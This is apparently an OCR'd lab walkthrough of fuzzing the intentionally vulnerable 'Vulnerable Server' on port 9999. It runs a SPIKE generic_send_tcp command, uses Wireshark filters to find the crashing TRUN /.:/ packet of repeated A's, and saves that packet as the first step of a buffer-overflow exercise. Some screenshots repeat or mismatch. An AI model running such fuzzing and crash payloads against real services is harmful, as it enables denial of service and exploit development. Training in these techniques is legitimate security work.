
```
root@kali:/usr/bin# ./generic_send_tcp 192.168.91.133 9999 fuzzvulnsvr.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
```

**Break the script as soon as the server crashes.**




```
root@kali: /usr/bin
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
Variablesize= 46
Fuzzing Variable 0:13
Variablesize= 47
Fuzzing Variable 0:14
Variablesize= 44
Fuzzing Variable 0:15
Variablesize= 53
Fuzzing Variable 0:16
Variablesize= 50
```

**Stop the capture. Now filter the result,**


Applications Places
Fri Jan 3, 10:13 PM
eth0 [Wireshark 1.8.5 ]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.  Time          Source                     Destination       Protocol Length Info
 381 60.431593000 192.168.91.1               224.0.0.252       LLMNR      68 Stand
 382 60.536678000 fe80::ec62:7c12:6f10:d1f ff02::1:3           LLMNR      88 Stand
 383 60.536700000 192.168.91.1               224.0.0.252       LLMNR      68 Stand
 384 60.741106000 192.168.91.1               192.168.91.255    NBNS       92 Name
 385 61.504099000 192.168.91.1               192.168.91.255    NBNS       92 Name
 386 62.255151000 192.168.91.1               192.168.91.255    NBNS       92 Name
 387 63.009702000 fe80::ec62:7c12:6f10:d1f ff02::1:3           LLMNR      88 Stand
 388 63.009751000 192.168.91.1               224.0.0.252       LLMNR      68 Stand
 389 63.110501000 fe80::ec62:7c12:6f10:d1f ff02::1:3           LLMNR      88 Stand
 390 63.110550000 192.168.91.1               224.0.0.252       LLMNR      68 Stand
 391 63.310954000 192.168.91.1               192.168.91.255    NBNS       92 Name
 392 63.962078000 192.168.91.1               239.255.255.250   SSDP      139 M-SEA
 393 64.060162000 192.168.91.1               192.168.91.255    NBNS       92 Name

▷ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▷ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▷ Address Resolution Protocol (request)
```

**I only need the packet with destination port 9999. For this purpose I generated a simple expression to filter.**



Wireshark: Filter Expression – Profile: Default

Field name

- TAPA - Trapeze Access Point Access P
- TAPI - Microsoft Telephony API Service
- TC-NV - TwinCAT NV
- TCAP - Transaction Capabilities Applica
- TCP - Transmission Control Protocol
  - tcp.srcport - Source Port
  - tcp.dstport - Destination Port
  - tcp.port - Source or Destination Port
  - tcp.stream - Stream index

Relation: is present, ==, !=, >, <, >=, <=


Value (Unsigned integer, 2 bytes): 9999

Predefined values:

Range (offset:length)

Cancel OK

**Now we will investigate the packets by following their streams.**




eth0 [Wireshark 1.8.5 ]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.dstport == 9999 Expression... Clear Apply Save

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 381 | 60.431593000 | 192.168.91.1 | 224.0.0.252 | LLMNR | 68 | Stand |
| 382 | 60.536678000 | fe80::ec62:7c12:6f10:d1f | ff02::1:3 | LLMNR | 88 | Stand |
| 383 | 60.536700000 | 192.168.91.1 | 224.0.0.252 | LLMNR | 68 | Stand |
| 384 | 60.741106000 | 192.168.91.1 | 192.168.91.255 | NBNS | 92 | Name |
| 385 | 61.504099000 | 192.168.91.1 | 192.168.91.255 | NBNS | 92 | Name |
| 386 | 62.255151000 | 192.168.91.1 | 192.168.91.255 | NBNS | 92 | Name |
| 387 | 63.009702000 | fe80::ec62:7c12:6f10:d1f | ff02::1:3 | LLMNR | 88 | Stand |
| 388 | 63.009751000 | 192.168.91.1 | 224.0.0.252 | LLMNR | 68 | Stand |
| 389 | 63.110501000 | fe80::ec62:7c12:6f10:d1f | ff02::1:3 | LLMNR | 88 | Stand |
| 390 | 63.110550000 | 192.168.91.1 | 224.0.0.252 | LLMNR | 68 | Stand |
| 391 | 63.310954000 | 192.168.91.1 | 192.168.91.255 | NBNS | 92 | Name |
| 392 | 63.962078000 | 192.168.91.1 | 239.255.255.250 | SSDP | 139 | M-SEA |
| 393 | 64.060162000 | 192.168.91.1 | 192.168.91.255 | NBNS | 92 | Name |




Filter: tcp.dstport==9999

```
No.  Time          Source          Destination  Protocol Length Info
 93 20.728540000 192.168.91.128                 TCP        74 51605 > distinct [SYN] Seq=0 Win=14600 Len
 95 20.729489000 192.168.91.128                 TCP        66 51605 > distinct [ACK] Seq=1 Ack=1 Win=153
 97 20.733514000 192.168.91.128                 TCP        66 51605 > distinct [ACK] Seq=1 Ack=52 Win=15
 99 20.735323000 192.168.91.128                 TCP        72 51605 > distinct [PSH, ACK] Seq=1 Ack=52 W
102 20.736486000 192.168.91.128                 TCP        66 51605 > distinct [RST, ACK] Seq=7 Ack=66 W
104 20.738349000 192.168.91.128                 TCP        74 51606 > distinct [SYN] Seq=0 Win=14600 Len
106 20.739136000 192.168.91.128                 TCP        66 51606 > distinct [ACK] Seq=1 Ack=1 Win=153
108 20.741293000 192.168.91.128                 TCP        66 51606 > distinct [ACK] Seq=1 Ack=52 Win=15
110 20.742990000 192.168.91.128                 TCP      1514 51606 > distinct [ACK] Seq=1 Ack=52 Win=15
111 20.743086000 192.168.91.128                 TCP      1514 51606 > distinct [ACK] Seq=1449 Ack=52 Win
112 20.743144000 192.168.91.128                 TCP      1514 51606 > distinct [ACK] Seq=2897 Ack=52 Win
113 20.743199000 192.168.91.128                 TCP       731 51606 > distinct [PSH, ACK] Seq=4345 Ack=5
119 20.796684000 192.168.91.128                 TCP        66 51606 > distinct [FIN, ACK] Seq=5010 Ack=5
121 20.849757000 192.168.91.128                 TCP        74 51607 > distinct [SYN] Seq=0 Win=14600 Len
```

```
    Identification: 0xe667 (58983)
  ▷ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
```

**Hmm this is a normal packet the command was executed gracefully, we don't need such packets.**




```
Welcome to Vulnerable Server! Enter HELP for help.
TRUN ATRUN COMPLETE
```

Entire conversation (71 bytes)

( ) ASCII ( ) EBCDIC ( ) Hex Dump ( ) C Arrays [✓ Raw]

**Simply we will filter out all these packets.**




```
Welcome to Vulnerable Server! Enter HELP for help.
TRUN ATRUN COMPLETE
```

Entire conversation (71 bytes)

ASCII [✓ Raw]

**Now look into the remaining packets.**




Filter: tcp.stream eq 2

```
No.   Time          Source          Destination   Protocol Length Info
  104 20.738349000 192.168.91.12                  TCP        74 51606 > distinct [SYN] Seq=0 Win=14600 Len=
  105 20.739061000 192.168.91.13                  TCP        78 distinct > 51606 [SYN, ACK] Seq=0 Ack=1 Wir
  106 20.739136000 192.168.91.12                  TCP        66 51606 > distinct [ACK] Seq=1 Ack=1 Win=1536
  107 20.741222000 192.168.91.13                  TCP       117 distinct > 51606 [PSH, ACK] Seq=1 Ack=1 Wir
  108 20.741293000 192.168.91.12                  TCP        66 51606 > distinct [ACK] Seq=1 Ack=52 Win=153
  110 20.742990000 192.168.91.12                  TCP      1514 51606 > distinct [ACK] Seq=1 Ack=52 Win=153
  111 20.743086000 192.168.91.12                  TCP      1514 51606 > distinct [ACK] Seq=1449 Ack=52 Win=
  112 20.743144000 192.168.91.12                  TCP      1514 51606 > distinct [ACK] Seq=2897 Ack=52 Win=
  113 20.743199000 192.168.91.12                  TCP       731 51606 > distinct [PSH, ACK] Seq=4345 Ack=52
  115 20.743537000 192.168.91.13                  TCP        66 distinct > 51606 [ACK] Seq=52 Ack=2897 Win=
  116 20.743803000 192.168.91.13                  TCP        66 distinct > 51606 [ACK] Seq=52 Ack=4345 Win=
  119 20.796684000 192.168.91.12                  TCP        66 51606 > distinct [FIN, ACK] Seq=5010 Ack=52
  120 20.849724000 192.168.91.13                  TCP        66 distinct > 51606 [ACK] Seq=52 Ack=5011 Win=
```

```
     Identification: 0xcb6a (52074)
   ▷ Flags: 0x02 (Don't Fragment)
     Fragment offset: 0
     Time to live: 64
     Protocol: TCP (6)
   ▷ Header checksum: 0x36fb [corre
```

**This is the packet which crashed the server, we will save it.**




```
Welcome to Vulnerable Serve
TRUN /.:/
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Name: fuzzbytes

